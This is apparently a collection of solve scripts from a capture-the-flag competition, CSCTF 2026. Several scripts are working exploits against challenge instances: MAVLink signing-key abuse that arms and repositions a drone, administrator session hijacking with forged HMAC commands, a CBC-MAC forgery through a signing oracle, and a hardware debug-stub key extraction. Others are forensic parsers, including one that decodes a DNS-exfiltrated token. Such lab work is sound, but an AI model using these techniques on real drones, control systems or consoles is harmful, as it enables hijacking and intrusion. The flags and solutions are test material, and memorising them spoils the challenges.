    msgs, off = [], 0
    while off + 10 <= len(data):
        if data[off] != 0xFD:
            break
        payload_len = data[off + 1]
        incompat = data[off + 2]
        msgid = data[off + 7] | (data[off + 8] << 8) | (data[off + 9] << 16)
        payload = data[off + 10:off + 10 + payload_len]
        pos = off + 10 + payload_len + 2
```

```
            if incompat & 1:
                pos += 13  # skip signature
            msgs.append((msgid, payload))
            off = pos
        return msgs


    def recv_for(sock, seconds):
        sock.settimeout(0.3)
        end, buf = time.time() + seconds, b""
        while time.time() < end:
            try:
                chunk = sock.recv(4096)
                if not chunk:
                    break
                buf += chunk
            except socket.timeout:
                pass
        return buf


    def main():
        sock = socket.create_connection((HOST, PORT), timeout=5)
        msgs = parse_stream(recv_for(sock, 1.0))
        nonce_hex = None
        for msgid, payload in msgs:
            if msgid == 253 and b"PROV NONCE" in payload:
                nonce_hex = payload[1:].split(b"\x00")[0].decode().split()[-1]
        if nonce_hex is None:
            raise SystemExit("no PROV NONCE announced by the drone")
        print(f"[*] session nonce: {nonce_hex}")

        prov_key = hkdf_sha256(SERIAL + struct.pack("<Q", EPOCH),
                               bytes.fromhex(nonce_hex), b"CX-PROV/v1")
        new_key = hashlib.sha256(b"gridwatch-session-key-v1").digest()
        print(f"[*] prov_key: {prov_key.hex()}")

        state = {"last_ts": 0, "seq": 0}

        def receive(label):
            replies = parse_stream(recv_for(sock, 2.5))
            for msgid, payload in replies:
                if msgid == 253:
                    text = payload[1:].split(b"\x00")[0].decode(errors="replace")
                    print(f"[{label}] STATUSTEXT: {text}")
                elif msgid == 0:
                    mode = struct.unpack("<I", payload[:4])[0]
                    print(f"[{label}] HEARTBEAT custom_mode={mode}")
                elif msgid == 77:
                    print(f"[{label}] COMMAND_ACK payload={payload.hex()}")
            return replies

        def send(msg, label, key):
            ts = max(rtc_ticks(), state["last_ts"] + 1)
            state["last_ts"] = ts
            sock.sendall(build_signed(msg, key, ts, state["seq"]))
            state["seq"] += 1
            print(f">>> {label} (ts={ts})")
```

```
            return receive(label)

        # 1. Re-provision signing: initial_timestamp == signature timestamp.
        ts = rtc_ticks()
        state["last_ts"] = ts
        sock.sendall(build_signed(
            m.MAVLink_setup_signing_message(1, 1, new_key, ts),
            prov_key, ts, state["seq"]))
        state["seq"] += 1
        print(f">>> SETUP_SIGNING (ts={ts})")
        receive("SETUP_SIGNING")

        # 2. GUIDED, arm, reposition -- all signed with the new key.
        send(m.MAVLink_command_long_message(1, 1, 176, 0, 1, 4, 0, 0, 0, 0, 0),
             "DO_SET_MODE GUIDED", new_key)
        send(m.MAVLink_command_long_message(1, 1, 400, 0, 1, 0, 0, 0, 0, 0, 0),
             "ARM", new_key)
        replies = send(m.MAVLink_command_long_message(
            1, 1, 192, 0, 0, 0, 0, 0, 45.6, 24.1, 100),
            "DO_REPOSITION", new_key)

        for msgid, payload in replies:
            if msgid == 253 and b"CSCTF{" in payload:
                print(payload[1:].split(b"\x00")[0].decode())
                break
        sock.close()


    if __name__ == "__main__":
        main()
```

Ghost Signal — `solve/solve.py`

```
        #!/usr/bin/env python3
        """ghost-signal: cross-validate the SS7/Diameter/billing evidence and derive the
marker.

        Usage: python3 -I solve.py ../files
        Requires tshark on PATH to read the two pcaps (SS7/MAP over M3UA, Diameter); the
        billing export is read directly as JSON. Nothing beyond these three files is used.
        """
        import hashlib
        import json
        import subprocess
        import sys
        from pathlib import Path

        d = Path(sys.argv[1])


        def tshark_fields(pcap, *fields):
            """List of dicts, one per frame that has at least one of the requested fields
set."""
            args = ["tshark", "-r", str(pcap), "-T", "fields", "-E", "separator=\t"]
            for f in fields:
                args += ["-e", f]
            out = subprocess.run(args, capture_output=True, text=True, check=True).stdout
            rows = []
            for line in out.splitlines():
                cells = line.split("\t")
                row = dict(zip(fields, cells + [""] * (len(fields) - len(cells))))
                if any(row.values()):
                    rows.append(row)
            return rows


        # 1. Billing export: find the anomalous events -- every one carries an "anomaly"
field.
        billing = json.loads((d / "billing_events.json").read_text())
        anomalous = [e for e in billing["events"] if "anomaly" in e]
        sessions = {e["session_id"] for e in anomalous}
        imsis = {e["imsi"] for e in anomalous}
        assert len(sessions) == 1 and len(imsis) == 1, "more than one anomalous thread --
narrow it down first"
        session_id, imsi = sessions.pop(), imsis.pop()
        first_ts = min(e["timestamp"] for e in anomalous)
        print(f"billing: session={session_id} imsi={imsi} first_anomalous_ts={first_ts}",
file=sys.stderr)

        # 2. SS7 (MAP over M3UA/SCCP): the same IMSI shows up in an updateLocation from a
GT that
        #    only appears once the attack window starts (49211, then 49311) -- never in
the baseline
        #    traffic (which stays in the 49100-49144 range).
        ss7 = tshark_fields(d / "ss7_capture.pcap", "frame.time_epoch",
"sccp.calling.digits", "e212.imsi")
        ss7_imsi_rows = [r for r in ss7 if r["e212.imsi"]]
        assert all(r["e212.imsi"] == imsi for r in ss7_imsi_rows) and ss7_imsi_rows, "SS7
```

```
IMSI mismatch"
        attack_gts = {r["sccp.calling.digits"] for r in ss7 if
int(float(r["frame.time_epoch"])) >= first_ts}
        print(f"SS7: IMSI confirmed in updateLocation; attack-window calling GTs =
{sorted(attack_gts)}", file=sys.stderr)

        # 3. Diameter: the exact Session-Id AVP on the wire, and the rogue Origin-Host it
was served from.
        dia = tshark_fields(d / "diameter_capture.pcap", "diameter.Session-Id",
"diameter.Origin-Host",
                            "diameter.Subscription-Id-Data")
        match = [r for r in dia if r["diameter.Session-Id"] == session_id]
        assert match and all(r["diameter.Subscription-Id-Data"] == imsi for r in match if
r["diameter.Subscription-Id-Data"])
        rogue_hosts = {r["diameter.Origin-Host"] for r in match} - {"hss.eastern-tele.ro"}
        print(f"Diameter: Session-Id confirmed on the wire; rogue Origin-Host(s) =
{sorted(rogue_hosts)}", file=sys.stderr)

        # 4. Flag: sha256("<imsi>:<full_diameter_session_id>:<unix_timestamp>")[:8]
        text = f"{imsi}:{session_id}:{first_ts}"
        digest = hashlib.sha256(text.encode()).hexdigest()
        print(f"serialized: {text}", file=sys.stderr)
        print("CSCTF{" + digest[:8] + "}")
```

Water Hammer Reconciliation — `solve/solve.py`

```
        #!/usr/bin/env python3
        """water-hammer-reconciliation: rebuild the confirmed Modbus/TCP control history
and its report hash.

        Usage: python3 -I solve.py ../files            (pure Python, no tshark needed)
        Implements the rules of station-profile.txt: reassembled TCP streams, strict ADU
grammar,
        FC16 -> unique echo -> immediately-next FC3 readback with a unique matched
response.
        """
        import base64, hashlib, struct, sys
        from pathlib import Path

        d = Path(sys.argv[1])
        UNIT, SRV = 17, 502


        # ---- pcapng + Ethernet/IPv4/TCP -> per-direction reassembled byte streams with
frame ordinals
        def frames(path):
            buf, o = path.read_bytes(), 0
            while o < len(buf):
                bt, bl = struct.unpack("<II", buf[o:o + 8])
                if bt == 6:                                                    # enhanced
packet block
                    cl = struct.unpack("<I", buf[o + 20:o + 24])[0]
                    yield buf[o + 28:o + 28 + cl]
                o += bl


        streams = {}                                                           # (sport,
dport) -> {isn, bytes: {off: (byte, frame)}}
        for n, f in enumerate(frames(d / "reserve-header.pcapng"), 1):
            if f[12:14] != b"\x08\x00" or f[23] != 6:
                continue
            ihl = (f[14] & 15) * 4
            ip = f[14:14 + struct.unpack(">H", f[16:18])[0]]
            t = ip[ihl:]
            sp, dp, seq = struct.unpack(">HHI", t[:8])
            s = streams.setdefault((sp, dp), {"isn": None, "pay": []})
            if t[13] & 2:
                s["isn"] = seq
            pay = t[(t[12] >> 4) * 4:]
            if pay:
                s["pay"].append((seq, n, pay))


        def adus(stream):
            place = {}
            for seq, n, pay in stream["pay"]:
                for i, b in enumerate(pay):
                    place.setdefault((seq + i - stream["isn"] - 1) & 0xFFFFFFFF, (b, n))
# first frame wins (retransmissions)
            data = bytes(place[i][0] for i in range(len(place)))
            frm = [place[i][1] for i in range(len(place))]
```

```
            out, o = [], 0
            while o + 6 <= len(data):
                tid, pid, ln = struct.unpack(">HHH", data[o:o + 6])
                end = o + 6 + ln
                if pid != 0 or ln < 2 or end > len(data):                    # malformed /
truncated: not an event
                    o = end if end <= len(data) else len(data)
                    continue
                out.append({"tid": tid, "len": ln, "unit": data[o + 6], "pdu": data[o +
7:end], "frame": frm[end - 1]})
                o = end
            return out


        cli = next(v for k, v in streams.items() if k[1] == SRV)
        srv = next(v for k, v in streams.items() if k[0] == SRV)
        C, S = adus(cli), adus(srv)
        print(f"{len(C)} client ADUs, {len(S)} server ADUs", file=sys.stderr)

        # ---- confirmed snapshots
        snaps = []
        for ci, req in enumerate(C):
            p = req["pdu"]
            if req["unit"] != UNIT or not p or p[0] != 0x10 or len(p) < 6:
                continue
            A, N = struct.unpack(">HH", p[1:5])
            if not (1 <= N <= 4 and 0x1000 <= A and A + N - 1 <= 0x1003 and req["len"] ==
7 + 2 * N
                    and p[5] == 2 * N and len(p) == 6 + 2 * N):
                continue
            # unique pending response with the same tid
            cand = [r for r in S if r["tid"] == req["tid"] and r["frame"] > req["frame"]]
            if len(cand) != 1:
                continue
            resp = cand[0]
            if not (resp["unit"] == UNIT and resp["len"] == 6 and resp["pdu"] == p[:5]):
                continue
            # immediately next client ADU after the positive response
            nxt = next((c for c in C if c["frame"] > resp["frame"]), None)
            if not (nxt and nxt["unit"] == UNIT and nxt["len"] == 6 and nxt["pdu"] ==
bytes.fromhex("0310000004")):
                continue
            rb = [r for r in S if r["tid"] == nxt["tid"] and r["frame"] > nxt["frame"]]
            if len(rb) != 1:
                continue
            r3 = rb[0]
            if not (r3["unit"] == UNIT and r3["len"] == 11 and r3["pdu"][:2] ==
b"\x03\x08" and len(r3["pdu"]) == 10):
                continue
            regs = struct.unpack(">4H", r3["pdu"][2:])
            snaps.append((resp["frame"], resp["tid"], regs))
        snaps.sort()
        assert len(snaps) == 64, len(snaps)
        print(f"{len(snaps)} confirmed snapshots", file=sys.stderr)

        # ---- safety screen (integer arithmetic only)
        P0, G0, A0, R0 = 80, 500, 0, 60000
        T_US = 2 * 20000 * 1000000 // 1065000
```

```
        V = lambda p, g: (p * g // 1000) * 1000000 // 70686
        prevV, mask, lines = V(P0, G0), 0, []
        for i, (_, tid, (p, g, a, r)) in enumerate(snaps):
            v = V(p, g)
            q = 998 * 1065 * abs(v - prevV)
            if a == 1 and r < T_US and q > 9000 * 100000:
                mask |= 1 << (63 - i)
            lines.append(f"i={i};tid={tid:04X};p={p};g={g};a={a};r={r}")
            prevV = v

        R = "\n".join(["water-hammer-reconciliation-v2", f"initial;p={P0};g={G0};a={A0};r=
{R0}", "n=64"] + lines
                      + [f"unsafe-mask={mask:016X}"])
        digest = hashlib.sha256(R.encode()).digest()
        print("T_US =", T_US, "mask =", f"{mask:016X}", file=sys.stderr)
        print("CSCTF{" + base64.b32encode(digest[:24]).decode().rstrip("=") + "}")
```

Dark Anchorage Reconciliation — `solve/solve.py`

```
        #!/usr/bin/env python3
        """Dark Anchorage Reconciliation - build the KALNET-RECON-1 report from the 4
evidence files and POST it.
        Usage: solve.py http://HOST:PORT [--post]"""
        import json, csv, math, statistics as st, sys, urllib.request
        from datetime import datetime, timedelta
        B = sys.argv[1] if len(sys.argv) > 1 else "http://w01.ctf.chronos-
security.ro:36289"
        get = lambda p: urllib.request.urlopen(B + p).read().decode()
        R = 6378137
        fault = dict(l.split("=") for l in get("/files/cable-fault.txt").splitlines() if
"=" in l)
        lat0, lon0 = float(fault["cable_lat"]), float(fault["cable_lon"])
        def loc(la, lo): return (R*math.cos(math.radians(lat0))*math.radians(lo-lon0),
R*math.radians(la-lat0))
        P = lambda s: datetime.strptime(s, "%Y-%m-%dT%H:%M:%SZ")
        F = lambda d: d.strftime("%Y-%m-%dT%H:%M:%SZ")
        rad_txt = get("/files/radar.csv").splitlines()
        off = int([l for l in rad_txt if "utc_offset" in l][0].split("=")[1])
        rad = {}
        for r in csv.DictReader([l for l in rad_txt if not l.startswith("#")]):
            rad.setdefault(r["radar_track"], {})[P(r["local_time"]) -
timedelta(minutes=off)] = loc(float(r["lat"]), float(r["lon"]))
        ais = {}
        for l in get("/files/ais.ndjson").splitlines():
            j = json.loads(l)
            if j["type"] == "position": ais.setdefault(j["mmsi"], {})[P(j["utc"])] =
loc(j["lat"], j["lon"])
        def resid(t, m):
            ks = sorted(set(rad[t]) & set(ais[m]))
            return ks, [(ais[m][k][0]-rad[t][k][0], ais[m][k][1]-rad[t][k][1]) for k in
ks]
        def score(t, m):
            ks, rs = resid(t, m)
            return st.median(math.hypot(*r) for r in rs) if rs else 1e9
        assoc = {t: min(ais, key=lambda m: score(t, m)) for t in sorted(rad)}
        assert len(set(assoc.values())) == 16, assoc
        print({t: round(score(t, m), 1) for t, m in assoc.items()}, file=sys.stderr)
        # divergence
        best = None
        for t, m in assoc.items():
            ks, rs = resid(t, m); mag = [math.hypot(*r) for r in rs]
            i = 0
            while i < len(ks):
                if mag[i] < 250: i += 1; continue
                j = i
                while j+1 < len(ks) and mag[j+1] >= 250 and abs(rs[j+1][0]-rs[j][0]) <= 15
and abs(rs[j+1][1]-rs[j][1]) <= 15: j += 1
                if j-i+1 >= 4 and (best is None or j-i > best[0]): best = (j-i, t, m,
ks[i], ks[j], rs[i:j+1])
                i = j+1
        _, bt, bm, s, e, rr = best
        mean = lambda v: math.floor(abs(sum(v)/len(v)) + .5) * (1 if sum(v) >= 0 else -1)
        div = {"mmsi": bm, "start_utc": F(s), "end_utc": F(e), "ais_minus_radar_east_m":
mean([r[0] for r in rr]), "ais_minus_radar_north_m": mean([r[1] for r in rr])}
```

```
        # CPA: radar segments
        cp = None
        for t, d in rad.items():
            ks = sorted(d)
            for a, b in zip(ks, ks[1:]):
                p, q = d[a], d[b]; v = (q[0]-p[0], q[1]-p[1]); vv = v[0]**2 + v[1]**2
                u = 0 if vv == 0 else min(1, max(0, -(p[0]*v[0]+p[1]*v[1])/vv))
                dist = math.hypot(p[0]+u*v[0], p[1]+u*v[1]); tt = a + (b-a)*u
                if cp is None or dist < cp[0] - 1e-9: cp = (dist, tt, t)
        dist, tt, ct = cp
        import calendar
        sec = calendar.timegm(tt.utctimetuple()) + tt.microsecond/1e6; fl =
math.floor(sec); fr = sec - fl
        tt = datetime(1970,1,1) + timedelta(seconds=fl + (1 if fr > .5 else 0))
        rep = {"version": "KALNET-RECON-1", "radar_utc_offset_minutes": off,
               "associations": [{"radar_track": t, "mmsi": assoc[t]} for t in
sorted(assoc)],
               "divergence": div,
               "closest_approach": {"mmsi": assoc[ct], "utc": F(tt), "distance_m":
math.floor(dist*10+.5)/10}}
        print(json.dumps(rep))
        if "--post" in sys.argv:
            req = urllib.request.Request(B + "/reconcile", json.dumps(rep).encode(),
{"Content-Type": "application/json"})
            try: print(urllib.request.urlopen(req).read().decode())
            except urllib.error.HTTPError as ex: print(ex.code, ex.read().decode())
```

Hard Landing — `solve/solve.py`

```python
#!/usr/bin/env python3
"""Hard Landing - recover the hijacked administrator HMAC session from the
capture (login is plaintext HTTP), then forge a signed recovery command
against the live console.

Usage:
    python3 -I solve.py ../files/console.pcapng http://w03.ctf.chronos-
security.ro:PORT
"""
import hmac
import hashlib
import json
import subprocess
import sys
import time
import urllib.error
import urllib.request


def extract_admin_credentials(pcap_path):
    """Pull {session, key} from the plaintext /api/login response for the
    administrator role (HTTP, no TLS -> trivially sniffable)."""
    out = subprocess.check_output(
        ["tshark", "-r", pcap_path, "-Y", "http.response", "-T", "fields",
         "-e", "http.file_data"],
        text=True,
    )
    for line in out.splitlines():
        line = line.strip()
        if not line:
            continue
        try:
            obj = json.loads(bytes.fromhex(line.replace(":", "")).decode())
        except (ValueError, UnicodeDecodeError):
            continue
        if obj.get("role") == "administrator":
            return obj["session"], obj["key"]
    raise RuntimeError("administrator login response not found")


def sign_command(key_hex, body_json, timestamp):
    key = bytes.fromhex(key_hex)
    canonical = f"POST\n/api/command\n{timestamp}\n{body_json}"
    return hmac.new(key, canonical.encode(), hashlib.sha256).hexdigest()


def main():
    pcap_path, base_url = sys.argv[1], sys.argv[2].rstrip("/")

    session, key_hex = extract_admin_credentials(pcap_path)
    print(f"[+] recovered session : {session}")
    print(f"[+] recovered key     : {key_hex}")

    # GET /api/status documents the safe recovery command and canonical format.
    with urllib.request.urlopen(f"{base_url}/api/status", timeout=10) as r:
```

```
            status = json.load(r)
        print(f"[+] safe recovery cmd : {status['request']['body']}")

        body = json.dumps({"cmd": "RETURN_TO_PAD", "pad": "A1"}, separators=(",",
":"))
        ts = str(int(time.time()))
        sig = sign_command(key_hex, body, ts)

        req = urllib.request.Request(
            f"{base_url}/api/command",
            data=body.encode(),
            headers={
                "Content-Type": "application/json",
                "X-Session": session,
                "X-Timestamp": ts,
                "X-Signature": sig,
            },
            method="POST",
        )
        try:
            with urllib.request.urlopen(req, timeout=10) as r:
                print(r.read().decode())
        except urllib.error.HTTPError as e:
            print(e.code, e.read().decode())


    if __name__ == "__main__":
        main()
```

Radar Silence — `solve/solve.py`

```
    #!/usr/bin/env python3
    """Radar Silence - rebuild the bearer token exfiltrated over DNS from RDR37.
    Usage: python3 -I solve.py ../files/radar-silence.pcapng
    """
    import base64, re, subprocess, sys

    pcap = sys.argv[1]
    out = subprocess.check_output(
        ["tshark", "-r", pcap, "-Y", "ip.src==192.0.2.37 && dns.flags.response==0",
         "-T", "fields", "-e", "dns.qry.name"], text=True)

    chunks = {}
    for name in out.split():
        m = re.fullmatch(r"([a-z2-7]+)\.(\d{2})\.update\.svc-telemetry\.example",
name)
        if m:
            chunks[int(m.group(2))] = m.group(1)

    b32 = "".join(chunks[i] for i in sorted(chunks)).upper()
    b32 += "=" * (-len(b32) % 8)
    token = base64.b32decode(b32).decode()
    assert re.fullmatch(r"[0-9a-f]{32}", token)
    print(f"CSCTF{{rdr37_rotation_{token}}}")
```

Severed Link — `solve/solve.py`

```
        #!/usr/bin/env python3
        """severed-link: pull the rotated MAVLink 2 signing key from the recording, then
        authenticate as the operator against the live uplink gateway.

        Usage: python3 -I solve.py ../files/mission.tlog <host> <port>

        Step 1 only reads the recording (never executes it). Step 2 opens a plain TCP
        connection to the live gateway and speaks MAVLink 2 to it -- that is the
        challenge itself ("show that an outsider can take the operator's place").
        """
        import datetime
        import socket
        import struct
        import sys
        import time

        EPOCH_2015 = datetime.datetime(2015, 1, 1, tzinfo=datetime.timezone.utc)
        X25_INIT = 0xFFFF


        # ------------------------------------------------------------- MAVLink 2 codec
        def x25crc(buf, crc=X25_INIT):
            for b in buf:
                tmp = b ^ (crc & 0xFF)
                tmp = (tmp ^ (tmp << 4)) & 0xFF
                crc = ((crc >> 8) ^ (tmp << 8) ^ (tmp << 3) ^ (tmp >> 4)) & 0xFFFF
            return crc


        def pack_v2(sysid, compid, seq, msgid, payload, crc_extra, sign_key=None,
link_id=0, timestamp=None):
            header = struct.pack("<BBBBBB", len(payload), 0x01 if sign_key else 0x00, 0,
seq, sysid, compid)
            header += struct.pack("<I", msgid)[:3]
            pkt = b"\xFD" + header + payload
            crc = x25crc(bytes([crc_extra]), x25crc(pkt[1:]))
            pkt += struct.pack("<H", crc)
            if sign_key is not None:
                import hashlib
                sig_hdr = bytes([link_id]) + timestamp.to_bytes(6, "little")
                pkt += sig_hdr + hashlib.sha256(sign_key + pkt + sig_hdr).digest()[:6]
            return pkt


        def parse_one(buf, i):
            if buf[i] != 0xFD:
                return None
            length, incompat = buf[i + 1], buf[i + 2]
            seq, sysid, compid = buf[i + 4], buf[i + 5], buf[i + 6]
            msgid = buf[i + 7] | (buf[i + 8] << 8) | (buf[i + 9] << 16)
            payload = buf[i + 10:i + 10 + length]
            end = i + 10 + length + 2
            sig = buf[end:end + 13] if incompat & 0x01 else None
            if sig:
                end += 13
```

```
            return dict(seq=seq, sysid=sysid, compid=compid, msgid=msgid, payload=payload,
sig=sig, end=end - i)


        def mav_timestamp():
            """10-microsecond ticks since 2015-01-01T00:00:00Z: the MAVLink 2 signing
clock."""
            return int((datetime.datetime.now(datetime.timezone.utc) -
EPOCH_2015).total_seconds() * 1_000_000 / 10)


        # ------------------------------------------------------------- 1. recover the
rotated key
        def find_rotated_key(tlog_path):
            d = open(tlog_path, "rb").read()
            i = 0
            reposition = None                                       # a real accepted
DO_REPOSITION, for its coordinates
            key = None
            while i < len(d):
                i += 8                                              # 8-byte big-endian
wall-clock prefix in a .tlog
                m = parse_one(d, i)
                if m is None:
                    break
                if m["msgid"] == 256:                                # SETUP_SIGNING:
target_system/component(2) dropped
                    ts, tsys, tcomp = struct.unpack("<Q", m["payload"][0:8])[0],
m["payload"][8], m["payload"][9]
                    key = m["payload"][10:42]
                    print(f"SETUP_SIGNING -> new key for sysid {tsys}, baseline timestamp
{ts}", file=sys.stderr)
                if m["msgid"] == 75 and reposition is None:          # COMMAND_INT, padded
back to its full 35 bytes
                    p = m["payload"] + b"\x00" * (35 - len(m["payload"]))
                    param1, param2, param3, param4, x, y, z = struct.unpack("<ffffiif",
p[:28])
                    command = struct.unpack("<H", p[28:30])[0]
                    if command == 192:                               #
MAV_CMD_DO_REPOSITION
                        reposition = (param1, param2, param3, param4, x, y, z)
                i += m["end"]
            assert key is not None, "no SETUP_SIGNING message found in the recording"
            assert reposition is not None, "no DO_REPOSITION example found in the
recording"
            return key, reposition


        # ------------------------------------------------------------- 2. authenticate
against the live gateway
        def exploit(key, reposition, host, port):
            s = socket.create_connection((host, port), timeout=10)

            def recv_all(t=3):
                s.settimeout(t)
                buf, end = b"", time.time() + t
                while time.time() < end:
                    try:
```

```
                        chunk = s.recv(8192)
                        if not chunk:
                            break
                        buf += chunk
                    except socket.timeout:
                        continue
                return buf

            print("banner:", recv_all(), file=sys.stderr)

            # the gateway refuses any command before it has seen a signed HEARTBEAT on the
link
            hb = struct.pack("<IBBBBB", 0, 6, 0, 0, 4, 3)
            s.sendall(pack_v2(255, 190, 10, 0, hb, 50, sign_key=key,
timestamp=mav_timestamp()))
            recv_all()

            param1, param2, param3, param4, x, y, z = reposition
            payload = struct.pack("<ffffiif", param1, param2, param3, param4, x, y, z)
            payload += struct.pack("<H", 192)                          #
MAV_CMD_DO_REPOSITION
            payload += bytes([1, 1, 5, 0, 0])                          # target
sysid/compid, frame GLOBAL_INT, current, autocontinue
            s.sendall(pack_v2(255, 190, 11, 75, payload, 158, sign_key=key,
timestamp=mav_timestamp()))
            print(recv_all(5).decode("latin1"))
            s.close()


        if __name__ == "__main__":
            tlog_path, host, port = sys.argv[1], sys.argv[2], int(sys.argv[3])
            key, reposition = find_rotated_key(tlog_path)
            print("recovered key:", key.hex(), file=sys.stderr)
            exploit(key, reposition, host, port)
```

Ghost Bank — `solve/solve.py`

```
        #!/usr/bin/env python3
        """GHOST BANK — activate the stub, read the vault key (page 7, STATE 4), decrypt
page 3.
        Usage: solve.py HOST PORT   (needs: pip install unicorn; firmware.bin next to this
script's cwd)
        """
        import socket, struct, sys
        from unicorn import Uc, UC_ARCH_ARM64, UC_MODE_LITTLE_ENDIAN
        from unicorn.arm64_const import *

        HOST, PORT = sys.argv[1], int(sys.argv[2])
        FW = open("firmware.bin", "rb").read()
        M = (1 << 64) - 1
        ror = lambda v, n: ((v >> n) | (v << (64 - n))) & M

        def f(v):                                   # firmware fn @0x400120
            x = v ^ 0xa3b195354a39b70d
            x = ((x >> 16) & 0x7FFFFFFF) ^ ror(x, 47)
            x = (x * 0x64170d358aa115a1) & M
            x ^= x >> 29; x = ror(x, 13)
            x = (x * 0x65931d9dfc2010db) & M
            return x ^ (x >> 31)

        def chacha_block(key, ctr, c12):            # run the firmware's own block fn
@0x400174
            mu = Uc(UC_ARCH_ARM64, UC_MODE_LITTLE_ENDIAN)
            mu.mem_map(0x400000, 0x1000); mu.mem_write(0x400000, FW)
            mu.mem_map(0x4F0000, 0x10000); mu.reg_write(UC_ARM64_REG_SP, 0x4F8000)
            mu.mem_map(0x600000, 0x3000)
            mu.mem_write(0x600000, key); mu.mem_write(0x601000, c12)
            for r, v in ((UC_ARM64_REG_X0, 0x600000), (UC_ARM64_REG_X1, 0x601000),
                         (UC_ARM64_REG_X2, ctr), (UC_ARM64_REG_X3, 0x602000),
                         (UC_ARM64_REG_LR, 0xDEAD0000)):
                mu.reg_write(r, v)
            mu.emu_start(0x400174, 0xDEAD0000)
            return bytes(mu.mem_read(0x602000, 64))

        s = socket.create_connection((HOST, PORT)); noack = False
        def rx(n):
            b = b""
            while len(b) < n: b += s.recv(n - len(b))
            return b
        def cmd(p):
            global noack
            s.sendall(b"$%s#%02x" % (p.encode(), sum(p.encode()) & 0xFF))
            if not noack: rx(1)                          # '+' ack
            while rx(1) != b"$": pass
            d = b""
            while (c := rx(1)) != b"#": d += c
            rx(2)
            if not noack: s.sendall(b"+")
            return d.decode()
        cmd("QStartNoAckMode"); noack = True
        rd = lambda a, n=4: cmd(f"m{a:x},{n:x}")
        wr = lambda a, v: cmd(f"M{a:x},4:{struct.pack('<I', v).hex()}")
```

```
        CTRL, PAGE, OFF, DATA, CLEN, CLO, CHI, KEY, ST = (0x40000000, 0x40000008,
0x40000010,
            0x40000018, 0x4000001C, 0x40000020, 0x40000024, 0x40000028, 0x40000030)
        def page(p, n):
            wr(PAGE, p); out = b""
            for o in range(n): wr(OFF, o); out += bytes.fromhex(rd(DATA, 1))
            return out

        # 1) ciphertext of the tasking: the only page with CIPHER_LEN != 0 (page 3)
        wr(PAGE, 3); clen = struct.unpack("<I", bytes.fromhex(rd(CLEN)))[0]
        ct = page(3, clen); print("page 3 ciphertext:", clen, "bytes")

        # 2) activation ritual (PAGE must be 7), then CONTROL=0x9c -> STATUS 4 reveals the
key on page 7
        wr(CTRL, 0x41)
        ch = struct.unpack("<Q", bytes.fromhex(rd(CLO) + rd(CHI)))[0]
        k = f(ch); wr(PAGE, 7); wr(KEY, k & 0xFFFFFFFF); wr(KEY, k >> 32); wr(CTRL, 0x93)
        assert rd(ST) == "03000000", "bad activation"
        wr(CTRL, 0x9c); assert rd(ST) == "04000000"
        key = page(7, 32); print("vault key:", key.hex())

        # 3) ChaCha with the firmware's block fn: nonce = "SEAL-V01"+00000001, counter
starts at 1
        c12 = b"SEAL-V01\x00\x00\x00\x01"
        pt = b"".join(bytes(a ^ b for a, b in zip(ct[i:i+64], chacha_block(key, 1 + i //
64, c12)))
                      for i in range(0, len(ct), 64))
        print(pt.decode())
```

HELIOS-RTU — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - HELIOS-RTU (reverse/hard)
Produce the service token from the assigned live instance only.

Static findings replayed here (see README for the full analysis):
  - The target is an ATmega328P (signature 0x1e950f). ISP answers but
    flash reads back 0xFF (lock 0xFC), debugWIRE never syncs (hfuse
    DWEN=1); the USB serial bootloader is the interface that reads the
    application firmware (2 KiB at flash 0x0000).
  - The firmware's authenticated control frame (UART type 5, 48-byte
    payload) AES-CBC-MACs the payload with a key expanded from flash
    0x7F00 - a region every external read returns as 0xFF, so the key
    itself stays unreadable.
  - The service exposes exactly that AES as `svc sign <16B>` (an
    encryption oracle; records starting 0xCC are refused), and
    `svc exec <frame32> <tag>` verifies the CBC-MAC, requires the
    directive marker frame[16]=0xCC, frame[17]=0x0A and the live
    nonce at frame[18:26], then issues the token.
  - Forgery: tag = sign(frame[16:32] XOR sign(frame[0:16])) - the
    classic CBC-MAC oracle construction. Nonce is single-use, so the
    nonce read, both signs and the exec stay in one session.

Requires: python3-websockets + network access to the assigned instance.

Usage:
    python3 solve.py [ws://host:port/ws | http://host:port/]
"""

import asyncio
import json
import re
import sys

import websockets


async def run(url):
    async with websockets.connect(url) as ws:
        banner = json.loads(await ws.recv())
        assert "HELIOS" in banner.get("data", "") or banner, "no banner"

        async def cmd(line, timeout=30):
            await ws.send(line)
            msg = json.loads(await asyncio.wait_for(ws.recv(),
                                                    timeout=timeout))
            return msg.get("data", "")

        out = await cmd("apt install svc")
        assert "installed" in out or "Setting up svc" in out, out

        out = await cmd("svc nonce")
        m = re.search(r"nonce = ([0-9a-f]{16})", out)
        assert m, f"bad nonce reply: {out!r}"
        nonce = m.group(1)
```

```
        print(f"[*] Live nonce    : {nonce}")

        frame = ("00" * 16 + "cc0a" + nonce + "00" * 6)
        assert len(frame) == 64, "frame must be 32 bytes"
        print(f"[*] Frame         : {frame}")

        async def sign(record_hex):
            reply = await cmd(f"svc sign {record_hex}")
            mm = re.search(r"tag = ([0-9a-f]{32})", reply)
            assert mm, f"sign refused/failed: {reply!r}"
            return mm.group(1)

        t1 = await sign(frame[:32])
        mixed = bytes(a ^ b for a, b in zip(bytes.fromhex(frame[32:]),
                                            bytes.fromhex(t1))).hex()
        tag = await sign(mixed)
        print(f"[*] CBC-MAC tag   : {tag} "
              f"(sign[0] then sign[1 xor sign[0]])")

        out = await cmd(f"svc exec {frame} {tag}")
        print(f"[*] exec reply    : {out.strip()}")
        m = re.search(r"SERVICE TOKEN = (CSCTF\{[^}]+\})", out)
        assert m, "no service token in exec reply"
        return m.group(1)


def main():
    url = sys.argv[1] if len(sys.argv) > 1 else \
        "ws://w01.ctf.chronos-security.ro:34019/ws"
    if url.startswith("http"):
        url = url.replace("http", "ws", 1).rstrip("/") + "/ws"
    print(f"[*] Instance      : {url}")
    token = asyncio.run(run(url))
    print(f"\n[+] FLAG          : {token}")


if __name__ == "__main__":
    main()
```

Carrier Shadow — `solve/solve.py`

```
        #!/usr/bin/env python3
        """carrier-shadow: lift the stage-2 ELF out of the .eh_frame_hdr search table,
statically.

        Usage: python3 -I solve.py ../files/carrier-shadow out-stage2.elf
        Nothing is executed. Scheme (reversed from the carrier's own loader, which re-
derives it at startup):
          * the sorted FDE table of .eh_frame_hdr is the carrier: the *gap* between
consecutive
            function addresses encodes a symbol (gap - 2 = 0..255);
          * anchor: 8 consecutive gaps equal the first 8 values of xorshift32(seed
0x6a2b3c4d) % 61 + 34;
